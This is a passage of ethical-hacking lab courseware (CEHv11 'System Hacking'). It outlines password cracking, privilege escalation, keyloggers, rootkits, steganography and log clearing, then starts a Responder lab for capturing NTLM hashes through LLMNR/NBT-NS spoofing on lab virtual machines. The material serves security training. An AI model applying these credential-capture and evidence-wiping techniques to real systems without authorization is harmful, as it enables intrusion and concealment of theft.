System Hacking

Module 06

System Hacking

System hacking is the process of testing computer systems and software for security vulnerabilities that an attacker could exploit to gain access to the organization's systems to steal or misuse sensitive information.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Since security and compliance are high priorities for most organizations, attacks on an organization's computer systems take many different forms such as spoofing, smurfing, and other types of Denial-of-Service (DoS) attacks. These attacks are designed to harm or interrupt the use of operational systems.

Earlier, you gathered all possible information about the target through techniques such as footprinting, scanning, enumeration, and vulnerability analysis. In the first step (footprinting) of the security assessment and penetration testing of your organization, you collected open-source information about your organization. In the second step (scanning), you collected information about open ports and services, OSes, and any configuration lapses. In the third step (enumeration), you collected information about NetBIOS names, shared network resources, policy and password details, users and user groups, routing tables, and audit and service settings. In the fourth step (vulnerability analysis), you collected information about network vulnerabilities, application and service configuration errors, applications installed on the target system, accounts with weak passwords, and files and folders with weak permissions.

Now, the next step for an ethical hacker or a penetration tester is to perform system hacking on the target system using all information collected in the earlier phases. System hacking is one of the most important steps that is performed after acquiring information through the above techniques. This information can be used to hack the target system using various hacking techniques and strategies.

System hacking helps to identify vulnerabilities and security flaws in the target system and predict the effectiveness of additional security measures in strengthening and protecting information resources and systems from attack.

The labs in this module will provide you with a real-time experience in exploiting underlying vulnerabilities in target systems using various online sources and system hacking techniques and tools. However, system hacking activities may be illegal depending on the organization's policies and any laws that are in effect. As an ethical hacker or pen tester, you should always acquire proper authorization before performing system hacking.

Lab Objectives

The objective of this lab is to monitor a target system remotely and perform other tasks that include, but are not limited to:

- Bypassing access controls to gain access to the system (such as password cracking and vulnerability exploitation)

- Acquiring the rights of another user or an admin (privilege escalation)
- Creating and maintaining remote access to the system (executing applications such as trojans, spyware, backdoors, and keyloggers)
- Hiding malicious activities and data theft (executing applications such as Rootkits, steganography, etc.)
- Hiding the evidence of compromise (clearing logs)

🗁 **Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 06 System Hacking**

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Windows Server 2019 virtual machine
- Windows Server 2016 virtual machine
- Parrot Security virtual machine
- Ubuntu virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 205 Minutes

Overview of System Hacking

In preparation for hacking a system, you must follow a certain methodology. You need to first obtain information during the footprinting, scanning, enumeration, and vulnerability analysis phases, which can be used to exploit the target system.

There are four steps in the system hacking:

- **Gaining Access**: Use techniques such as cracking passwords and exploiting vulnerabilities to gain access to the target system
- **Escalating Privileges**: Exploit known vulnerabilities existing in OSes and software applications to escalate privileges
- **Maintaining Access**: Maintain high levels of access to perform malicious activities such as executing malicious applications and stealing, hiding, or tampering with sensitive system files
- **Clearing Logs**: Avoid recognition by legitimate system users and remain undetected by wiping out the entries corresponding to malicious activities in the system logs, thus avoiding detection.

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to hack the target systems. Recommended labs that will assist you in learning various system hacking techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	iLabs ***
1	Gain Access to the System	√	√	√
	1.1 Perform Active Online Attack to Crack the System's Password using Responder	√		√
	1.2 Audit System Passwords using L0phtCrack		√	√
	1.3 Find Vulnerabilities on Exploit Sites		√	√
	1.4 Exploit Client-Side Vulnerabilities and Establish a VNC Session	√		√
	1.5 Gain Access to a Remote System using Armitage		√	√
	1.6 Hack a Windows Machine with a Malicious Office Document using TheFatRat		√	√
	1.7 Perform Buffer Overflow Attack to Gain Access to a Remote System	√		√
2	Perform Privilege Escalation to Gain Higher Privileges	√	√	√
	2.1 Escalate Privileges using Privilege Escalation Tools and Exploit Client-Side Vulnerabilities		√	√
	2.2 Hack a Windows Machine using Metasploit and Perform Post-Exploitation using Meterpreter	√		√
3	Maintain Remote Access and Hide Malicious Activities	√	√	√
	3.1 User System Monitoring and Surveillance using Power Spy		√	√
	3.2 User System Monitoring and Surveillance using Spytech SpyAgent	√		√
	3.3 Hide Files using NTFS Streams		√	√
	3.4 Hide Data using White Space Steganography		√	√
	3.5 Image Steganography using OpenStego	√		√
	3.6 Covert Channels using Covert_TCP		√	√

4	Clear Logs to Hide the Evidence of Compromise	√	√	√
	4.1 View, Enable, and Clear Audit Policies using Auditpol		√	√
	4.2 Clear Windows Machine Logs using Various Utilities	√		√
	4.3 Clear Linux Machine Logs using the BASH Shell	√		√
	4.4 Clear Windows Machine Logs using CCleaner		√	√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv11 volume 1 book.

*****iLabs** - Lab exercise(s) marked under iLabs are available in our iLabs solution. iLabs is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our iLabs solution, please contact your training center or visit https://ilabs.eccouncil.org.

Lab Analysis

Analyze and document the results related to this lab exercise. Give your opinion on the target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Lab 1

Gain Access to the System

Gaining access refers to the process of obtaining unauthorized access to the target system to modify or steal sensitive information.

ICON KEY

- Valuable Information
- Test Your Knowledge
- Web Exercise
- Workbook Review

Lab Scenario

For a professional ethical hacker or pen tester, the first step in system hacking is to gain access to a target system using information obtained and loopholes found in the system's access control mechanism. In this step, you will use various techniques such as **password cracking**, **vulnerability exploitation**, and social engineering to gain access to the target system.

Password cracking is the process of recovering passwords from the data transmitted by a computer system or stored in it. It may help a user recover a forgotten or lost password or act as a preventive measure by system administrators to check for easily breakable passwords; however, an attacker can use this process to gain unauthorized system access.

Password cracking is one of the crucial stages of system hacking. Hacking often begins with password cracking attempts. A password is a key piece of information necessary to access a system. Consequently, most attackers use password-cracking techniques to gain unauthorized access. An attacker may either crack a password manually by guessing it or use automated tools and techniques such as a dictionary or brute-force method. Most password cracking techniques are successful, because of weak or easily guessable passwords.

Vulnerability exploitation involves the execution of multiple complex, interrelated steps to gain access to a remote system. Attackers use discovered vulnerabilities to develop exploits, deliver and execute the exploits on the remote system.

The labs in this exercise demonstrate how easily hackers can gather password information from your network and demonstrate the password vulnerabilities that exist in computer networks.

Lab Objectives

- Perform active online attack to crack the system's password using Responder
- Audit system passwords using L0phtCrack

- Find vulnerabilities on exploit sites
- Exploit client-side vulnerabilities and establish a VNC session
- Gain access to a remote system using Armitage
- Hack a Windows machines with a malicious Office document using TheFatRat
- Perform buffer overflow attack to gain access to a remote system

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Windows Server 2016 virtual machine
- Parrot Security virtual machine
- Ubuntu virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools
- L0phtCrack located at **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Password Cracking Tools\L0phtCrack**
- You can also download the latest version of **L0phtCrack** from its official website. If you decide to download the latest version, the screenshots shown in the lab might differ from what you see on your screen.

Lab Duration

Time: 100 Minutes

Overview of Gaining Access

The previous phases of hacking such as footprinting and reconnaissance, scanning, enumeration, and vulnerability assessment help identify security loopholes and vulnerabilities that exist in the target organizational IT assets. You can use this information to gain access to the target organizational systems. You can use various techniques such as passwords cracking and vulnerability exploitation to gain access to the target system.

TASK 1

Perform Active Online Attack to Crack the System's Password using Responder

Here, we will use the Responder tool to extract information such as the target system's OS version, client version, NTLM client IP address, and NTLM username and password hash.

Note: In this task, we will use the **Ubuntu** (**10.10.10.9**) virtual machine as the host machine and the **Windows 10** (**10.10.10.10**) virtual machine as the target machine.

LLMNR (Link Local Multicast Name Resolution) and NBT-NS (NetBIOS Name Service) are two main elements of Windows OSes that are used to perform name resolution for hosts present on the same link. These services are enabled by default in Windows OSes and can be used to extract the password hashes from a user.

1. Turn on the **Ubuntu** and **Windows 10** virtual machines.
2. In the **Ubuntu** virtual machine, click on the **Ubuntu** button to log in.




Figure 1.1.1: Click on Ubuntu button to login

By listening for LLMNR/NBT-NS broadcast requests, an attacker can spoof the server and send a response claiming to be the legitimate server. After the victim system accepts the connection, it is possible to gain the victim's user-credentials by using a tool such as Responder.py.

3. In the **Password** field, type **toor** and press **Enter** to sign in.




Figure 1.1.2: Login as the root user

4. In the left pane, under **Activities** list, scroll down and click the (>_) icon to open the **Terminal** window.





Figure 1.1.3: Open Terminal window

TASK 1.1

Install Responder Tool

5. A **Terminal** window appears. In the **Terminal** window, type **git clone https://github.com/SpiderLabs/Responder** and press **Enter** to install the Responder tool.



```
ubuntu@ubuntu:~$ git clone https://github.com/SpiderLabs/Responder
Cloning into 'Responder'...
remote: Enumerating objects: 878, done.
remote: Total 878 (delta 0), reused 0 (delta 0), pack-reused 878
Receiving objects: 100% (878/878), 542.56 KiB | 427.00 KiB/s, done.
Resolving deltas: 100% (572/572), done.
ubuntu@ubuntu:~$
```

Figure 1.1.4: Cloning Responder tool

Note: You can also access the tool repository from the **CEH-Tools** folder available in **Windows 10** virtual machine, in case, the GitHub link does not exist, or you are unable to clone the tool repository. Follow the steps below in order to access **CEH-Tools** folder from the **Ubuntu** virtual machine:

- Click on **Files** in the left-hand pane of **Desktop**. The **home** window appears; click on **+ Other Locations** from the left-hand pane of the window.




Home
Recent
Starred
Home
Desktop
Documents
Downloads
Music
Pictures
Videos
Trash
+ Other Locations
Desktop
Documents
Downloads
Music
Pictures
Public
Responder
Templates
Videos

Figure 1.1.5: Open Other Locations

